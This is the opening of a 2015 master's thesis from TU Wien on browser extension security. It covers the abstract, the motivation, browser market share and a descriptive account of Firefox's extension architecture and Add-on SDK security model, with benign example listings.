FAKULTÄT FÜR !NFORMATIK
Faculty of Informatics

Current State of Browser Extension Security and Extension-based Malware

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Software Engineering & Internet Computing

eingereicht von

Matthias Neumayr
Matrikelnummer 0825199

an der
Fakultät für Informatik der Technischen Universität Wien

Betreuung: Ao.Univ.Prof.Dr. Wolfgang Kastner
Mitwirkung: Dipl.-Ing. Martina Lindorfer

Wien, 28.02.2015

(Unterschrift Verfasser) (Unterschrift Betreuung)

FAKULTÄT
FÜR !NFORMATIK
Faculty of Informatics

Current State of Browser Extension Security and Extension-based Malware

MASTER'S THESIS

submitted in partial fulfillment of the requirements for the degree of

Diplom-Ingenieur

in

Software Engineering & Internet Computing

by

Matthias Neumayr
Registration Number 0825199

to the Faculty of Informatics
at the Vienna University of Technology

Advisor: Ao.Univ.Prof.Dr. Wolfgang Kastner
Assistance: Dipl.-Ing. Martina Lindorfer

Vienna, 28.02.2015

(Signature of Author) (Signature of Advisor)

Erklärung zur Verfassung der Arbeit

Matthias Neumayr
Storkgasse 4/19, 1050 Wien

Hiermit erkläre ich, dass ich diese Arbeit selbständig verfasst habe, dass ich die verwendeten Quellen und Hilfsmittel vollständig angegeben habe und dass ich die Stellen der Arbeit - einschließlich Tabellen, Karten und Abbildungen -, die anderen Werken oder dem Internet im Wortlaut oder dem Sinn nach entnommen sind, auf jeden Fall unter Angabe der Quelle als Entlehnung kenntlich gemacht habe.

(Ort, Datum) (Unterschrift Verfasser)

Acknowledgements

I'd like to express my gratitude to all the people who supported me during my studies and especially while writing my thesis. Without them this would not have been possible.

I thank my advisers Martina and Christian for their help and valuable input throughout all stages of this work. Thank you Martina for your advice, feedback, and for proofreading numerous iterations of my thesis.

I thank my fellow students and friends for all the enjoyable hours that we spent together during our studies.

I also wish to extend a big thank you to my parents and siblings for their encouragement and for providing me with countless opportunities to clear my head. I especially want to thank my parents for supporting me during the last years and allowing me to pursue my studies with full attention.

The biggest thank you goes to my wife Sandra. Thank you for all the help and support that you provided throughout my studies, for keeping me going when my motivation was low and, most of all, for your love.

Abstract

In order to allow users to customize their web browser to their needs and to add additional functionality, all of today's major web browsers implement a modular extension system. However, the execution of third party software in the browser increases the risk of malicious tasks being performed by extension code. The rising use of web-based applications for everyday tasks results in an increased amount of sensitive data being processed in the browser. Due to the ability to access sensitive data and modify web pages visited by the users for monetary gain, malware developers try to leverage browser extensions for malicious tasks.

To get an overview of the current state of browser extension security in modern web browsers, we analyzed the extension systems of today's most frequently used web browsers, particularly with regard to supported technologies, extension security mechanisms, and countermeasures against malicious extensions. Based on this analysis and related research, we identified multiple scenarios that allow browser extensions to perform malicious tasks inside and outside of the browser. Besides general malicious tasks performed by browser extensions, we additionally explored the possibilities of mimicking malicious behavior usually found in lower level malware using JavaScript-based browser extensions across multiple operating system platforms.

To gather information about the current state of extension-based malware, we manually analyzed 38 extensions that have been added to the extension blocklist of Firefox since January 2013 due to their malicious behavior. In addition, we dissected the CoinThief malware extension, which highlights the ability to perform malicious tasks in web browsers with very restrictive extension systems, as well as the possibility to write malware extensions that are compatible with multiple browsers.

We show that malicious extensions are a real threat, even in browsers with state of the art extension systems. Browser extensions should be treated with the same care as arbitrary executables and only be installed from trusted sources.

Kurzfassung

Moderne Webbrowser bieten unterschiedliche Möglichkeiten, um den Browser über ein modulares Erweiterungssystem anzupassen und zu erweitern. Das Ausführen von fremdem Code erhöht jedoch das Risiko, dass Schadcode in den Browser des Benutzers eingeschleust wird. Da sich webbasierte Anwendungen heute steigender Beliebtheit erfreuen, steigt die Menge an sensiblen Daten, die in Webbrowsern verarbeitet wird, stetig an. Aufgrund ihrer Fähigkeit auf sensible Daten im Browser zuzugreifen und die verarbeiteten Seiten beliebig zu modifizieren, setzen Malware (engl. von malicious software, Schadsoftware) Entwickler unter anderem auf Browsererweiterungen, um aus ihren Opfern finanziellen Nutzen zu generieren.

Um einen Überblick über aktuelle Sicherheitsmechanismen für Erweiterungen in modernen Webbrowsern zu erlangen, analysierten wir die Erweiterungssysteme der heute meist verwendeten Browser. Besonderes Augenmerk wurde auf die unterstützten Technologien, verwendete Sicherheitsmechanismen und Schutzmaßnahmen gegen Erweiterungen mit Schadcode gelegt. Basierend auf dieser Analyse und weiteren relevanten wissenschaftlichen Arbeiten identifizierten wir verschiedene Szenarien die darstellen, wie Erweiterungen genutzt werden können, um Schadcode im Browser auszuführen. Ein zusätzliches Ziel neben der Erarbeitung allgemeiner Bedrohungsszenarien war, zu analysieren, inwieweit Bedrohungen durch traditionelle Binär-Malware in Browsererweiterungen zur Erstellung plattformunabhängiger Malware nachgebildet werden können.

Um die erarbeiteten Bedrohungsszenarien mit dem Verhalten tatsächlicher Malwareerweiterungen zu vergleichen, analysierten wir 38 Erweiterungen für Firefox, die seit Jänner 2013 aufgrund ihres bösartigen Verhaltens auf die Blockliste des Browsers gesetzt wurden. Desweiteren untersuchten wir die Malwareerweiterung CoinThief, die durch ihre komplexe Funktionalität mehrere Schutzmechanismen in Browsern mit restriktivem Erweiterungssystem umgehen kann.

Wir zeigen in dieser Arbeit, dass Schadsoftware in Browsererweiterungen eine ernstzunehmende Bedrohung darstellt, die auch in Browsern mit dem Stand der Technik entsprechenden Schutzmechanismen nicht vollständig verhindert werden kann. Browsererweiterungen sollten mit der gleichen Vorsicht und Sorgfalt wie traditionelle Anwendungen behandelt werden und – wie diese – nur von vertrauenswürdigen Quellen installiert werden.

Contents

CHAPTER 1

Introduction

1.1 Motivation

The evolution of the Internet and the rise of increasingly more powerful web-based applications led to web browsers becoming *the* central element in our everyday online activities. A common feature found in all major web browsers is a modular extension system, which allows users to modify or extend the browsers' functionality using third party code. Extensions are commonly used to improve the browsing experience, modify the design and content of web pages, provide shortcuts for frequently used functionality, and enable users to customize the browser to their needs. Nowadays, extensions are an essential tool for many users of web browser. For example, the popular extension *AdBlock Plus*, which is available for all major web browsers, has over 20 million daily users on Firefox [66].

In general, users are not aware of the security implications of installing third party code in their web browsers. In order to provide their functionality, extensions are allowed to modify web pages, issue HTTP requests, and are able to access all data transmitted by the browser. Since many activities involving sensitive and private data, such as sending emails or handling banking transactions, are nowadays conducted using a web browser, it comes as no surprise that criminals leverage browser extensions for malicious purposes.

Besides being able to directly access sensitive data in the browser, malicious extensions provide their developers with several advantages in comparison to native malware. Where binary malware executables need to hook into the browser in order to access data or modify the browser's behavior, a process that is very error prone and may break with updates of the browser, JavaScript-based extension are able to interact with high-level APIs provided by the browser. In addition, extension APIs that are marked as stable only change on very rare occurrences and thus allow extensions to support several browser versions without updates to the extension's code. Due to similarities in today's browser extension systems, it is even possible in many cases to make JavaScript extension code compatible with different browsers with no or only minimal changes.

The relevance of extension-based malware is highlighted by several recent incidents involving browser extensions. The Chrome extensions *Add To Feedly* and *Tweet This Page* have been removed from the Chrome Web Store after their developers sold the extensions and the new owners included code to display ads and modify links [47]. Misusing the trust of users to add unwanted behavior to already installed extensions via the browser's extension update mechanism highlights one of several security problems which users of browser extensions face. Additional examples for extension-based malware include the malware families *Careto* [40] and *CoinThief* [79], which both install malicious browser extensions on infected systems to achieve a second way of persistence and hijack the user's browser to steal data and modify requests. We analyzed the CoinThief malware extension in detail as part of this thesis.

Even benign extensions are not without risk for users. It has been demonstrated that malicious web pages are able to attack the user's browser by exploiting vulnerable browser extensions [5]. This risk is further increased as extensions frequently request needlessly powerful permissions [16]. So called *benign-but-buggy* extensions are the main driving factor behind the development of the security mechanisms employed by extension systems in modern web browsers. Even though the threats posed by beningn-but-buggy extensions and extensions containing malicious functionality overlap in many areas, the focus of this thesis lies on extensions that were created with malicious intent. Nevertheless, the security mechanisms that were implemented by browser vendors to protect users from exploitable bugs in extensions in many cases also affect malware extensions.

An additional goal of this thesis is to evaluate the suitability of browser extensions as means of executing malicious functionality on multiple operating system platforms. Even though the majority of today's malware targets Windows-based computers, the increased market share of OS X and Linux makes these systems a more interesting target for malware developers. Since these platforms use different executable formats, malware developers either need to create multiple versions or rely on cross-platform malware techniques. In the past, cross-platform malware has mostly been created using platform independent, interpreted or bytecode-compiled languages like Python and Java [44]. However, this requires that the malware victim has a compatible runtime environment installed on his PC. As a result, most malware today targets only a single operating system and truly cross-platform malware is still a very rare occurrence. Using browser extensions as means of distributing malicious software solves many problems faced by cross-platform malware developers. Most importantly, JavaScript-based extension systems in cross-platform browsers provide a homogeneous execution environment across different operating systems. Since the majority of PCs that are in use today are running one of the browsers analyzed in this thesis, leveraging browser extensions for malicious tasks also solves the problem of the missing execution environment.

1.2 Methodology

In the first step the architectures and extension systems of modern browsers are compared, thereby putting special focus on their supported technologies, available features, and extension security policies. The main focus lies on modern browsers that support JavaScript-based extensions and are available for multiple operating systems.

In the next step, the analysis of various browser architectures and extension systems is used to identify security issues and develop strategies to leverage these issues for malicious purposes. Additionally, existing concepts of extension-based malware, ranging from malware extensions found in the wild to prior academic research, are analyzed. Based on these threat scenarios, the security mechanisms of the analyzed browsers are compared.

The third step is to conduct an extensive analysis of real-world malware extensions to obtain detailed knowledge about their malicious functionality and used techniques. The goals of this phase are to evaluate possible sources of malicious extensions and different analysis approaches. The chosen analysis method should provide ways to identify malicious behavior in browser extensions, including the malware's targets as well as infection and monetization vectors.

1.3 Contribution

We analyzed and compared the architectures and extension systems of today's five most frequently used web browsers: Chrome, Firefox, Safari, Opera, and Internet Explorer. With the exception of Internet Explorer, all of these browsers support JavaScript-based extensions and are available for multiple operating systems.

Based on the analysis of extension models and related research we identified various threat scenarios that showcase how browser extensions can be used for malicious purposes. To demonstrate the feasibility of the highlighted scenarios we implemented example malware extensions for the analyzed extension systems. We show that extensions can be misused for a multitude of malicious tasks, in some cases it is even possible to mimic malicious behavior found in lower level binary malware in a platform independent manner.

In order to compare the identified threat scenarios with malicious functionality of real-world malware, we analyzed malicious extensions blocked by Mozilla's extension blocklist for Firefox. Firefox was chosen for this analysis since it provided a comprehensive list of known malicious extensions and allows extensions to perform high-privileged tasks. Since many extensions were either incomplete or no longer completely functional, the creation of an automated analysis framework was deemed infeasible and the extensions were manually analyzed. In addition, we analyzed the cross-browser malware extension CoinThief, which contains many advanced features to perform malicious tasks in browsers with restrictive extension systems.

Furthermore, we discuss the effectiveness of extension security mechanisms implemented by modern web browsers as well as possible improvements that could further reduce the risk of malicious code in browser extensions.

CHAPTER 2

Browser Extension Systems

The first step in the evaluation of different browser extension mechanisms is an in-depth analysis of the browsers' general architectures and extension systems. Besides conceptual and architectural differences, the focus lies on current and future development regarding browser extension security. All of today's five most frequently used web browsers provide means to extend their functionality through external code. Whereas extensions for Firefox, Chrome, Safari and Opera are built using web technologies such as HTML, JavaScript and CSS, extensions for Internet Explorer are built using native or managed code limited to Microsoft Windows operating systems. As one of the major browsers, Internet Explorer is included in the technical comparison in this chapter. However, since this browser is only available for Microsoft Windows and does not support JavaScript-based extensions, it is not part of the later chapters focusing on platform independed malicious extensions.

To get an estimation of the market share of the analyzed browsers, we collected browser usage statistics from different sources. Table 2.1 lists the global market share of desktop browsers as of June 2014. The usage statistics were collected from StatCounter [1], W3Counter [2], Net Market Share [3], and Wikimedia Statistics [4]. Due to differences in the measuring methods used by the different services (e.g. unique users vs. page hits) and variations in the target user groups of the pages used to compile the statistics, the results cannot be directly compared. However, a general trend can be noticed, with three of four sources listing Chrome as the most commonly used browser, followed by Internet Explorer and Firefox. The general trend in market share of the different browsers over the last year is displayed in Figure 2.1.

[1] https://statcounter.com/
[2] http://www.w3counter.com/
[3] http://netmarketshare.com/
[4] https://stats.wikimedia.org/

Source	Chrome	Internet Explorer	Firefox	Safari	Opera	Others
statcounter	48.7%	23.0%	19.6%	4.9%	1.4%	2.4%
W3Counter	38.0%	19.0%	16.8%	16.0%	3.2%	7.0%
wikimedia	45.9%	11.7%	16.9%	7.1%	1.6%	16.8%
NetApplications	19.3%	58.4%	15.5%	5.3%	1.1%	0.4%

Table 2.1: Global market share of the major desktop web browsers (June 2014).



Figure 2.1: Desktop browser market share from October 2013 to October 2014 [84].

2.1 General Concepts and Terms

This section introduces several terms and general concepts that are relevant for all analyzed browsers.

2.1.1 Extending and Customizing Browsers

Add-on. Add-on is an umbrella term that includes all of the following techniques used to extend or customize a browser.

Extension. Extensions are used to add new functionality to a browser, customize the browser's behavior, or modify web pages displayed in the browser. Most browsers utilize a JavaScript-based extension system that allows extension code to interact with the browser and web content using a set of high-level APIs.

Plugin. Plugins are used to add support for content that is not natively supported by the browser, for example Java applets, Flash videos, or PDF files. Plugins are usually written in native code and thus limited to a single platform.

Themes. Themes can be used to change the look of the browser's user interface. Usually, themes utilize the same installation format as extensions but are limited to using CSS, HTML, and image files.

2.1.2 Common Terms

Document Object Model. The Document Object Model (DOM) is a platform- and language-neutral interface that allows programs and scripts to interact with HTML, XML and SVG documents. The elements of the DOM are organized in a tree structure where each node can have properties and methods. By manipulating nodes in the DOM, scripts are able to change the structure, style and contents of documents [54]. Since embedded scripts and code injected by extensions both operate on the DOM of a web page, special precautions need to be taken to protect the browser and extensions from malicious code in web pages.

Same-origin policy. The same-origin policy restricts how a document, script, or stylesheet can interact with resources from different origins. For example, a script from one origin – identified by its URL scheme, hostname, and port number – is not allowed to access the DOM of a site from another origin [65]. The policy also affects HTTP requests in JavaScript for cross-origin (cross-domain) network requests. As part of the security model, cross-origin writes are typically allowed, but cross-origin reads are prohibited for most cases.

Content Security Policy. Websites can include the Content Security Policy (CSP) header in responses to control which resources a browser should be allowed to load on a page. The main goal of CSP is to prevent cross-site scripting (XSS) attacks, but the setting can also affect extensions that include scripts in web pages [52].

2.2 Firefox

Mozilla Firefox is a free and open source cross-platform web browser developed by the Mozilla Foundation. The main goals of Firefox are compliance to web standards, extensibility, openness, and respect of the users' privacy. Many of its key features, including tabbed browsing, detailed privacy options, and support for extensions had already been included in the first release. Firefox quickly rose in popularity due to its focus on openness and privacy as well as the possibility to customize the browser using JavaScript-based extensions.

Since Firefox is based on platform independent components, it is available on multiple operating systems. Mozilla officially supports Firefox for Windows, OS X, Linux and Android.

Additional unofficial ports for various operating systems are maintained by external developers. Aside from the use of the native Android interface framework instead of the traditional interface, the Android version is based on the same components as the desktop versions. A unique feature of Firefox for Android is the support of extensions in a mobile browser. If enabled by the extension's developer, the mobile version can use the same extensions as Firefox on Windows, Linux and OS X. Mozilla's mobile operating system FirefoxOS is also using the Gecko rendering engine, however, the support for browser extensions has been removed in favor of JavaScript-based mobile applications.

2.2.1 Firefox Architecture

Firefox is based on the *Mozilla Application Framework*, a set of reusable, cross-platform software modules and development tools. Besides projects maintained by Mozilla, the framework is used in several applications developed by external parties, for example the development environment KomodoIDE[5] and the music player Nightingale[6].

The most important component of Firefox is the layout engine *Gecko*, which is used to render web pages as well as the browser's user interface. Additional components of the browser are the JavaScript engine *SpiderMonkey*, the cross-platform networking library *Necko*, the *XML User Interface Language* (XUL), and the security and cryptography libraries *Network Security Services* (NSS). Furthermore, the Mozilla Application Framwork provides several tools to support different stages of the development process. In accordance with Mozilla's goal to provide a truly open and trustworthy browser, all of Firefox's components and accompanying tools are available as open source software.

2.2.1.1 Browser Process

In contrast to other browsers analyzed in this thesis, Firefox is based on a single-process architecture. This means, that the browser's core, its rendering engine, and extensions share the same process. Concurrency is achieved using the platform-neutral threading facilities provided by the *Netscape Portable Runtime* (NSPR).

Since all components are contained in the same process, they share the same privileges and resources. Thus, a vulnerability in one of the browser's components might result in the attacker gaining full control over the browser. Firefox currently does not provide any means to mitigate such risks, for example by executing critical components in separate, restricted processes. As a result, the security of Firefox solely depends on the secure implementation of its components and internal APIs.

The transition of Firefox to a multi-process architecture is an ongoing project named Electrolysis (e10s)[7]. It is planned to separate the browser core and the renderer instances into multiple processes to improve the performance and security of the browser. In addition, the rendering processes are to be wrapped in sandboxing layers to protect the browser and operating system

[5] `http://komodoide.com/`
[6] `http://getnightingale.com/`
[7] `https://wiki.mozilla.org/Electrolysis`

from vulnerabilities in the renderer. These features are currently in development and only available in experimental builds of Firefox.

2.2.1.2 Modular Architecture

To simplify the reuse of components in the Mozilla Application Framework as independent building blocks for applications, Mozilla developed the *Cross Platform Component Object Model* (XPCOM). XPCOM supports the creation of software as a set of loosely coupled, reusable components that expose platform independent interfaces to their functionality. The modular architecture and the ability to tightly integrate custom components in the browser are the main causes for the flexibility and expandability of Firefox.

The XPCOM core library provides only a basic set of functions, for example to manage components, to provide abstractions for files, and to handle inter-component messaging. The majority of XPCOM interfaces are provided by different application modules. In the case of Firefox, the majority of commonly used interfaces is exposed by the rendering engine Gecko.

Even though the XPCOM layer is written in C and C++, XPCOM components are not limited to these programming languages. With the use of language bindings, components are able to interact with each other and provide additional interfaces, irrespective of the programming languages they are written in. The most frequently used language binding is XPConnect, which is the JavaScript binding for XPCOM. In addition to internal components written in JavaScript, XPConnect is also used by extensions to interact with the browser. Additional XPCOM language bindings exist for Java (JavaXPCOM), Perl (plXPCOM), Python (PyXPCOM), and Ruby (RbXPCOM) [57].

2.2.2 Firefox Extensibility

Mozilla Firefox supports several ways of modifying and extending the browser: themes, extensions, and plugins [49].

Firefox extensions are deeply integrated into the browser and able to interact directly with the browser's core, which allows the creation of powerful extensions. Firefox extensions have full access to the browser's functionality, not only to interact with the displayed content, but also to modify browser settings, read and write local files, and execute external processes. Therefore, extensions in Firefox have to be used with the same caution as arbitrary executables downloaded from the Internet.

The preferred way of creating Firefox extensions is by using JavaScript, HTML, and CSS. Since JavaScript-based extensions are platform independent, they can be installed in any compatible version of Firefox irrespective of the underlying operating system. The architecture of JavaScript-based Firefox extensions and the Firefox Add-on SDK are explained in more detail in the following section. However, Firefox extensions are not limited to JavaScript and can be written in any programming language with bindings to XPCOM. A huge downside of non-JavaScript extensions is that they are significantly more complex to build, in most cases limited to a single operating system, and may have to be rebuilt for different versions of Firefox.

Another way to extend the browser are plugins, which are supported in Firefox using the Netscape Plugin API (NPAPI) [62]. NPAPI plugins are included as shared libraries and thus

limited to a single operating system platform. Plugins are the only exception in the single process architecture of Firefox. To protect the browser from unstable or exploitable plugins, they are executed in a separate *plugin-container* process. Prior to out-of-process plugins, a crash in a plugin would also crash the browser's process.

Historically, plugins have often been a source of security and performance issues. Exploiting the Java or Flash browser plugins is one of the main infection vector for large scale malware kits [39]. As a result, the support for plugins in Firefox is slowly being phased out. Current versions of Firefox no longer automatically run plugins but require the user to manually enable them (Click to Play) [9]. In addition, insecure plugins with known security vulnerabilities are blocked by Firefox and the user is notified to remove the plugin or update it to a non-vulnerable version.

Firefox allows extensions and plugins to register additional XPCOM compatible interfaces, which are then available for interaction to all other registered components inside the browser. However, XPCOM provides no means to manage access to a component's interfaces or to run components in a restricted environment. As a result, a malicious component with access to XPCOM, or an exploitable vulnerability in a component loaded by the browser can be used by an attacker to gain access to the operating system with the permissions of the user running Firefox.

2.2.2.1 Firefox Extensions

Firefox was the first of today's five most popular web browsers to support scriptable browser extensions. The ability to customize the browser has contributed in large part to the popularity of Firefox. As of October 2014, over 12,700 extensions are available on the Mozilla add-on page (AMO) [8].

Firefox supports two different types of JavaScript extensions: overlay extensions and restartless extensions. Overlay extensions are the traditional way of extending Gecko-based applications using XUL and JavaScript. The extension's XUL interface is loaded by the browser during startup and applied on top of the built-in user interface. Overlay extensions have unrestricted access to privileged APIs to interact with the browser and content. Using XUL simplifies the modification or creation of user interfaces, since the browser's GUI elements are also based on XUL. However, overlay extensions require an application restart to activate, update, or remove an extension. Furthermore, Mozilla does not provide any high-level JavaScript APIs or development tools for overlay-based extensions. As a result, the creation of overlay-based Firefox extensions is more complex and error prone than for other browsers, since extensions have to interact directly with the low-level XPCOM APIs.

Restartless extensions, also called bootstrapped extensions, were first introduced with Gecko 2.0 in Firefox 4. The out-dated technique of creating overlay components in XUL was removed to support the creation of pure JavaScript extensions. Overlay and bootstrapped extensions are functionally equivalent as they have access to the same privileged APIs. On its own, the restartless extension format does not provide much added value in comparison to overlay extensions. However, the bootstrapped format is one of the cornerstones of Mozilla's extension development

[8] `https://addons.mozilla.org`

toolkit Add-on SDK. In addition, bootstrapped extensions require no browser restart, since the extension itself is responsible to inject its functionality into the browser when the extension is activated.

The Firefox extension model provides great flexibility and allows the creation of powerful extensions. However, due to the deep integration of extensions into the browser via XPCOM and the lack of extension security mechanisms, malicious extensions or vulnerabilities in benign extensions can lead to attackers gaining access to the system.

2.2.2.2 Extension Anatomy

This section describes the contents and structure of a modern Firefox extension based on the restartless extension format. Firefox extensions are packed as Cross-Platform Installer (XPI) modules. Extension files, also called bundles, are ZIP archives using the filename suffix `.xpi` [74]. Each extension bundle has to include at least two files: the Install Manifest `install.rdf` and the JavaScript bootstrap file `bootstrap.js` [73].

The Install Manifest is an RDF/XML formatted file containing extension metadata, including installation instructions and information about the extension, as well as compatibility information used by the browser to determine if the extension can be installed [55]. An extension must provide at least the following properties: a unique extension identifier `<id>`, the extension's `<name>` and `<version>`, and information about compatible applications (`<targetApplication>`). Restartless extensions are required to include the property `<bootstrap>`, otherwise an overlay extension is expected. Additional information can be added using several optional properties, for example `<description>`, `<creator>`, `<contributor>`. Futhermore, the manifest allows developers to add localized information in multiple languages. A minimal manifest of a restartless extension is shown in Listing 2.1.

The lifecycle of restartless extensions is controlled by the browser by executing the appropriate functions in the file `bootstrap.js` [51]:

- `startup()` is used to set up changes to the browser's interface, load additional libraries or modules, and execute the extension's functionality. `startup` is called during the browser startup, or after the extension has been installed or re-enabled at runtime.
- `shutdown()` is called if the extension is terminated by the browser. The extension is responsible to remove its UI components, to stop running tasks, and to unload objects currently in memory. The function is called at browser shutdown or when the extension is about to be uninstalled or updated.
- `install()` may be used for tasks related to the installation of an extension or when an extension's version changes, for example to setup or update an extension's settings.
- `uninstall()` is called after `shutdown` if an extension is being uninstalled or updated.

An artifact remaining from overlay-based extensions is the file `chrome.manifest`. It is used to register extension components (e.g. the content directory, XUL overlays, or stylesheets) with the browser's chrome registry. The file `chrome.manifest` is still supported in bootstrapped extensions, either to make included files accessible from the scripts, or to provide a backward compatible entry point by defining an additional XUL overlay [73].

```
<?xml version="1.0" encoding="UTF-8"?>

<RDF xmlns="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
     xmlns:em="http://www.mozilla.org/2004/em-rdf#">
  <Description about="urn:mozilla:install-manifest">

    <em:id>extension1@testextension.org</em:id>
    <em:name>Test Extension</em:name>
    <em:description>My Test Extension.</em:description>

    <em:version>0.1</em:version>

    <em:bootstrap>true</em:bootstrap>

    <em:creator>TestExtension Dev</em:creator>
    <em:homepageURL>http://www.testextension.org/</em:homepageURL>

    <em:targetApplication>
      <Description>
        <!--  Firefox 4.0 - 30.0.*  -->
        <em:id>{ec8030f7-c20a-464f-9b0e-13a3a9e97384}</em:id>
        <em:minVersion>4.0</em:minVersion>
        <em:maxVersion>30.0.*</em:maxVersion>
      </Description>
    </em:targetApplication>
  </Description>
</RDF>
```

Listing 2.1: Example bootstrap extension Install Manifest.

2.2.2.3 Add-on SDK

In order to simplify the creation of add-ons for Firefox and improve the overall quality and security of browser extensions, Mozilla introduced the *Add-on SDK*, formerly known as *Jetpack* [48]. The Add-on SDK includes high-level extension APIs to interact with the browser and displayed content, as well as tools to support the creation of restartless extensions using HTML, JavaScript and CSS. Previously, developers had to interact directly with low-level XPCOM interfaces, or rely on third party extension frameworks and tools, such as the Greasemonkey Script Compiler[9]. In addition, the creation of the Add-on SDK was a necessary step in preparation for the planned multi-process architecture of Firefox.

[9] `https://arantius.com/misc/greasemonkey/script-compiler.php`

One of the main goals of the Add-on SDK is to support the creation of browser extensions, which are forward compatible with future versions of Firefox. Since these extensions use a high-level API instead of interacting directly with the browser's internal components, changes to the browser's core do not affect the extensions as long as the APIs used by the extension remain unchanged. The introduction of a high-level extension API also aims at simplifying the development process of extensions, as well as improving the quality and security of created Firefox extensions.

Another benefit of using the Add-on SDK is the addition of an extension security model, which aims at reducing the impact of security vulnerabilities in extensions. The main contributions of the security model are the separation of extension code into add-on code and content scripts in accordance with the security principle of separation of concerns, as well as the explicit declaration of all required API modules [68].

The add-on code includes the main logic and background tasks of an extension. With the use of several modules provided by the Add-on SDK framework, add-on code has access to privileged browser APIs. However, add-on code cannot interact with web content displayed in the browser. This is only possible with the use of content scripts, which are injected into web pages using SDK APIs. Content scripts are able to access and modify the DOM of a page, but have no access to privileged browser APIs. Add-on code and content scripts are able to communicate using the asynchronous messaging API `port`. A comparison of the various APIs that are available to add-on code and content scripts is shown in Table 2.2.

API	Add-on code	Content script
Global objects defined in the core JavaScript language, e.g `Math`, `Array`, and `JSON`.	✓	✓
The `require()` and `exports` globals defined by the CommonJS Module Specification.	✓	✗
The `console` global supplied by the SDK.	✓	✓
Globals defined by the HTML5 specification, such as `window`, `document`, and `localStorage`.	✗	✓
The `self` global, used for communicating between content scripts and add-on code.	✗	✓

Table 2.2: API access for add-on code and content scripts [68].

By default, add-on code has no direct access to privileged APIs. In order to grant an extension access to privileged APIs, developers have to declare in advance which APIs the extension is going to access using the function `require()`. During the creation of the final extension bundle, the extension's source code is parsed and all modules that were imported using the `require()` function are added to the extension's metadata file `package.json`. Once the extension is executed in the browser and requests access to a specific API module, the Add-on SDK runtime checks if the requested module was enabled during the creation of the extensions. Thus, even if

an extension's add-on code is compromised, the extension is still limited to the modules listed in `package.json`. An example for the usage of the `require()` function is demonstrated in Listing 2.2. In the example code, the module `'sdk/page-mod'` is requested, which is used to attach content scripts to all sites matching the given pattern. In this case, a static string of JavaScript code that displays the current URL in an alert window is injected into all pages.

```
var pageMod = require("sdk/page-mod");

pageMod.PageMod({
  include: ["*"],
  contentScript: 'window.alert(window.location.origin);'
});
```

Listing 2.2: Add-on SDK example code.

Add-on SDK extensions are built from reusable CommonJS[10] compatible JavaScript modules. The official SDK modules are provided by Firefox and therefore do not have to be included in the extension bundle. This reduces the size of the extensions and eliminates the risk of incompatibilities between the SDK modules and the current browser version. External modules that follow the CommonJS conventions can be freely added by the developer and referenced in the extension code.

Since content scripts operate on the DOM objects of rendered pages, they have to be protected from rogue scripts embedded in the web page. If content scripts and page scripts were not separated, a page script could read data from content scripts, call privileged functions, or redefine standard functions of DOM objects to execute malicious code in the content script. As a countermeasure, all DOM objects used in content scripts are accessed via content proxies provided by `XRayWrapper` (also known as `XPCNativeWrapper`) [3]. `XRayWrapper` proxies are transparent to the content script and guarantee that page scripts are strictly separated. `XRayWrapper` also ensures that content scripts always use the original implementations and values of DOM functions and properties, event if they are redefined by page scripts. The different security layers that are used to separate the components contained in Add-on SDK extensions are detailed in Figure 2.2.

Even though the Add-on SDK provides several mechanisms to protect the browser against exploitable security vulnerabilities in benign extensions, malicious extensions are still able to gain access to the system by simply requesting the appropriate APIs. Since the required APIs are not displayed in Firefox, users are not able to verify which permissions are requested by extensions. The current implementation of the permission model also provides no facilities to limit an extension's access to remote sites. As is shown in Chapter 3, once a malware extension is installed in Firefox, it is able to conduct malicious activities similar to those found in traditional malware. Thus, extensions which are not installed from Mozilla's Add-on Gallery have to be treated with the same caution as arbitrary executables downloaded from untrusted sources.

[10] `http://www.commonjs.org/`

